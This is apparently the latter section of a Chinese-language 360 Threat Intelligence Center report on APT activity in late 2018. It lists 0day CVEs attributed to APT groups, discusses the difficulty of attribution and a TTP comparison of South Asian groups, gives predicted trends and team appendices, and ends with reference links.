0day 漏洞一直是作为 APT 组织实施攻击所依赖的技术制高点，在这里我们回顾下 2018 年下半年主要的 0day 漏洞和相关 APT 组织使用 0day 漏洞实施的在野利用攻击活动。

漏洞编号	漏洞类型	披露厂商	相关 APT 组织
CVE-2018-8453	Windows 提权漏洞	卡巴斯基	FruityArmor[29]
CVE-2018-8242	VBS Engine 漏洞	360[30]	无
CVE-2018-8611	Windows 提权漏洞	卡巴斯基[31]	FruityArmor、SandCat
CVE-2018-8373	VBS Engine 漏洞	趋势科技[32]	Darkhotel
无	HWP 未公开漏洞	360 威胁情报中心[12]	Group 123
CVE-2018-15982	Flash 漏洞	360[28]	未知
CVE-2018-8440	ALPC 提权漏洞	ESET[33]	PowerPool
无	韩国相关 ActiveX 控件漏洞	IssueMakersLab	Andariel Group[34][35]

表 10 2018 下半年 APT 组织使用的 0day 漏洞

360 多个安全团队在下半年再一次发现 Flash 0day 漏洞的在野攻击样本并获得 Adobe 致谢[28]，这是 360 今年第二次首先捕获到 Flash 0day 漏洞的在野样本并获得致谢。

Acknowledgments

Adobe would like to thank the following individuals and organizations for reporting the relevant issues and for working with Adobe to help protect our customers:

- Chenming Xu and Ed Miles of Gigamon ATR (CVE-2018-15982)
- Yang Kang (@dnpushmen) and Jinquan (@jq0904) of Qihoo 360 Core Security (@360CoreSec) (CVE-2018-15982)
- He Zhiqiu, Qu Yifan, Bai Haowen, Zeng Haitao and Gu Liang of 360 Threat Intelligence of 360 Enterprise Security Group (CVE-2018-15982)
- b2ahex (CVE-2018-15982)
- Souhardya Sardar of Central Model School Barrackpore (CVE-2018-15983)

三、 APT 威胁活动归属面临的挑战

APT 威胁活动的归属分析一直是 APT 威胁分析中最为重要的一个环节，目前 APT 活动的归属分析，主要的判断依据包括以下几点：

1） APT 组织使用的恶意代码特征的相似度，如包含特有的元数据，互斥量，加密算法，签名等等。

2） APT 组织历史使用控制基础设施的重叠，本质即 pDNS 和 whois 数据的重叠。

3） APT 组织使用的攻击 TTP。

4） 结合攻击留下的线索中的地域和语言特征，或攻击针对的目标和意图，推测其攻击归属的 APT 组织。

5） 公开情报中涉及的归属判断依据。

但 APT 攻击者会尝试规避和隐藏攻击活动中留下的与其角色相关的线索，或者通过 false flag 和模仿其他组织的特征来迷惑分析人员。针对韩国平昌奥运会的攻击组织 Hades 就是一个最好的说明。

360 威胁情报中心在下半年的两篇分析报告中[10][36]，就对活跃在南亚地区的多个 APT 组织间使用的 TTP 存在重叠。

组织名称	蔓灵花（BITTER）	摩诃草（PatchWork）	Confucius	Bahamut
攻击目标	中国，巴基斯坦	中国，巴基斯坦为主	南亚	南亚（主要巴基斯坦），中

				东
攻击平台	PC/Android	PC/Android	PC/Android	PC/Android/iOS
恶意代码实现	C	Delphi/C#	Delphi	Delphi/VB
攻击入口	鱼叉攻击	社交网络，鱼叉攻击	社交网络	社交网络，鱼叉攻击

表 11　APT 组织 TTP 对比

四、　APT 威胁的演变趋势

从 2018 年的 APT 威胁态势来看，我们推测 APT 威胁活动的演变趋势可能包括如下：

1）APT 组织可能发展成更加明确的组织化特点，例如小组化，各个攻击小组可能针对特定行业实施攻击并达到特定的攻击目的，但其整体可能共享部分攻击代码或资源。

2）APT 组织在初期的攻击尝试和获得初步控制权阶段可能更倾向于使用开源或公开的攻击工具或系统工具，对于高价值目标或维持长久性的控制才使用其自身特有的成熟的攻击代码。

3）APT 组织针对的目标行业可能进一步延伸到一些传统行业或者和国家基础建设相关的行业和机构，随着这些行业逐渐的互联化和智能化可能带来的安全防御上的弱点，以及其可能面临的供应链攻击。

4）APT 组织进一步加强 0day 漏洞能力的储备，并且可能覆盖多个平台，包括 PC，服务器，移动终端，路由器，甚至工控设备等。

总　结

在 2018 年中的高级持续性威胁报告中，我们以地缘政治下的 APT 威胁角度对全球高级威胁活动进行了总结，并且对比了部分活跃 APT 组织所常用的攻击战术技术特点，可以看到 APT 威胁活动往往和国与国间的政治外交关系存在某些联系。所以在对 APT 组织的研究和防御过程中，需要更加明确所面临的对手。

在此报告中，我们结合自身对 APT 组织研究的结果，对 APT 组织的区分和特点提出了更加明确的定义标准，也对其他研究 APT 威胁的安全团队表达我们的一些观点，以供安全社区参考。

我们也应该看到，高级威胁活动不完全只是国家背景 APT 组织的专属，科研机构、大学、医疗机构、工业制造业以及国家基础建设相关的行业和机构都有可能成为 APT 组织的直接目标，或者是作为其达到整个攻击行动目的中某个攻击阶段的目标。我们需要明确，APT 组织是极具有耐心的，其会不断投入资源以达到最初始设定的攻击目的。

附录1 360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 威胁情报中心对外服务平台网址为 https://ti.360.net/。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。

微信公众号：360 威胁情报中心

关注二维码：

附录2 360 追日团队（Helios Team）

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

联系方式

邮箱：360zhuiri@360.cn

微信公众号：360 追日团队

扫描右侧二维码关微信公众号

附录3 360 高级威胁应对团队

360 高级威胁应对团队（360 Advanced Threat Response Team）专注于 0day 漏洞等高级威胁攻击的应急响应团队，研究领域涵盖高级威胁沙箱检测技术，0day 漏洞探针技术以及高级威胁攻击追踪还原等。代表中国安全厂商在全球范围内率先捕获并应急响应了多个在野 0day 攻击，填补了国内在 0day 漏洞在野攻击应急响应方面的空白，保护了大量的用户和企事业单位免受高级威胁攻击。

附录 参考链接

1. https://ti.360.net/blog/
2. https://github.com/MISP/misp-galaxy/blob/master/clusters/threat-actor.json
3. https://attack.mitre.org/groups/
4. https://asert.arbornetworks.com/donot-team-leverages-new-modular-malware-framework-south-asia/
5. https://ti.360.net/blog/articles/latest-activity-of-apt-c-35/
6. https://ti.360.net/blog/articles/donot-group-is-targeting-pakistani-businessman-working-in-china/
7. https://www.fireeye.com/blog/threat-research/2018/10/apt38-details-on-new-north-korean-regime-backed-threat-group.html
8. https://www.justice.gov/opa/press-release/file/1092091/download
9. https://ti.360.net/blog/articles/analysis-of-donot-andriod-sample/
10. https://ti.360.net/blog/articles/analysis-of-targeted-attack-against-pakistan-by-exploiting-inpage-vulnerability-and-related-apt-groups/
11. https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf
12. https://ti.360.net/blog/articles/analysis-of-group123-sample-with-hwp-exploitkit/
13. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/
14. https://securelist.com/olympic-destroyer-is-still-alive/86169/
15. https://research.checkpoint.com/new-strain-of-olympic-destroyer-droppers/

16. https://securelist.com/kaspersky-security-bulletin-2018-top-security-stories/89118/

17. https://blog.trendmicro.com/trendlabs-security-intelligence/campaign-possibly-connected-muddywater-surfaces-middle-east-central-asia/

18. https://ti.360.net/blog/articles/oceanlotus-targets-chinese-university/

19. https://ti.360.net/blog/articles/analyzing-attack-of-cve-2018-8373-and-darkhotel/

20. https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscript-engine-affects-internet-explorer-to-run-shellcode/

21. https://www.cyberscoop.com/kaspersky-slingshot-isis-operation-socom-five-eyes/

22. https://www.forcepoint.com/blog/security-labs/autocad-malware-computer-aided-theft

23. https://researchcenter.paloaltonetworks.com/2018/07/unit42-new-threat-actor-group-darkhydrus-targets-middle-east-government/

24. https://ti.360.net/blog/articles/details-of-apt-c-12-of-operation-nuclearcrisis/

25. https://blog.yoroi.company/research/new-cozy-bear-campaign-old-habits/

26. https://ti.360.net/blog/articles/analysis-of-settingcontent-ms-file/

27. https://ti.360.net/blog/articles/excel-macro-technology-to-evade-detection/

28. https://ti.360.net/blog/articles/flash-0day-hacking-team-rat-activities-of-exploiting-latest-flash-0day-vulnerability-and-correlation-analysis/

29. https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/

30. http://blogs.360.cn/post/from-a-patched-itw-0day-to-remote-code-execution-part-i-from-patch-to-new-0day.html

31. https://securelist.com/zero-day-in-windows-kernel-transaction-manager-cve-2018-8611/89253/

32. https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscript-engine-affects-internet-explorer-to-run-shellcode/

33. https://www.welivesecurity.com/2018/09/05/powerpool-malware-exploits-zero-day-vulnerability/

34. http://www.issuemakerslab.com/research3/

35. https://blog.trendmicro.com/trendlabs-security-intelligence/new-andariel-reconnaissance-tactics-hint-at-next-targets/

36. https://ti.360.net/blog/articles/analysis-of-targeted-attacks-suspected-of-patchover/

37. https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html

38. http://blog.alyac.co.kr/1521

39. https://www.fireeye.com/blog/threat-research/2018/02/apt37-overlooked-north-korean-actor.html

40. https://global.ahnlab.com/global/upload/download/techreport/[AhnLab]%20Red_Eyes_Hacking_Group_Report%20(1).pdf

41. https://blog.talosintelligence.com/2018/05/navrat.html

42. https://researchcenter.paloaltonetworks.com/2018/10/unit42-nokki-almost-ties-the-knot-with-dogcall-reaper-group-uses-new-malware-to-deploy-rat/

43. http://blog.alyac.co.kr/1985

44. http://blog.alyac.co.kr/2035

45. https://blog.talosintelligence.com/2018/04/fake-av-investigation-unearths-kevdroid.html

46. http://blog.alyac.co.kr/1853

47. https://unit42.paloaltonetworks.com/unit42-reaper-groups-updated-mobile-arsenal/

48. http://blog.k7computing.com/?p=6507

49. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/

50. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/gold-dragon-widens-olympics-malware-attacks-gains-permanent-presence-on-victims-systems/

51. https://www.securityweek.com/russia-hacked-olympics-computers-turned-blame-north-korea-report

52. https://blog.talosintelligence.com/2018/02/who-wasnt-responsible-for-olympic.html

53. https://securelist.com/olympicdestroyer-is-here-to-trick-the-industry/84295/

54. https://securelist.com/olympic-destroyer-is-still-alive/86169/

55. https://research.checkpoint.com/new-strain-of-olympic-destroyer-droppers/

56. https://blog.trendmicro.com/trendlabs-security-intelligence/campaign-possibly-connected-muddywater-surfaces-middle-east-central-asia/

57. https://www.fireeye.com/blog/threat-research/2018/03/iranian-threat-group-updates-ttps-in-spear-phishing-campaign.html

58. https://blog.trendmicro.com/trendlabs-security-intelligence/another-potential-muddywater-campaign-uses-powershell-based-prb-backdoor/

59. https://mp.weixin.qq.com/s/DggTaSJPiM179Qynzx6KFA

60. https://securelist.com/muddywater/88059/

61. https://www.clearskysec.com/muddywater-operations-in-lebanon-and-oman/

62. https://blog.trendmicro.com/trendlabs-security-intelligence/new-powershell-based-backdoor-found-in-turkey-strikingly-similar-to-muddywater-tools/

63. https://www.symantec.com/blogs/threat-intelligence/seedworm-espionage-group

64. https://researchcenter.paloaltonetworks.com/2018/11/unit42-sofacy-continues-global-attacks-wheels-new-cannon-trojan/

65. https://securityaffairs.co/wordpress/74843/cyber-warfare-2/apt28-targeted-senator-mccaskill.html

66. https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/

67. https://www.symantec.com/blogs/election-security/apt28-espionage-military-government

68. https://www.welivesecurity.com/2018/11/20/sednit-whats-going-zebrocy/

69. https://www.accenture.com/us-en/blogs/blogs-snakemackerel-delivers-zekapab-malware

70. https://unit42.paloaltonetworks.com/dear-joohn-sofacy-groups-global-campaign/

71. https://www.zdnet.com/article/russian-apt-comes-back-to-life-with-new-us-spear-phishing-campaign/

72. https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign.html

73. https://blog.yoroi.company/research/new-cozy-bear-campaign-old-habits/

74. http://blogs.360.cn/post/%E6%95%B0%E5%AD%97%E5%8A%A0%E5%AF%86%E8%B4%A7%E5%B8%81%E4%BA%A4%E6%98%93%E8%BD%AF%E4%BB%B6apt%E6%94%BB%E5%87%BB%E7%AE%80%E6%8A%A5-2.html

75. https://research.checkpoint.com/ryuk-ransomware-targeted-campaign-break/

76. https://www.securonix.com/securonix-threat-research-cosmos-bank-swift-atm-us13-5-million-cyber-attack-detection-using-security-analytics/

77. https://www.us-cert.gov/ncas/alerts/TA18-275A

78. https://blog.trendmicro.com/trendlabs-security-intelligence/lazarus-continues-heists-mounts-attacks-on-financial-organizations-in-latin-america/

79. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/operation-sharpshooter-targets-global-defense-critical-infrastructure/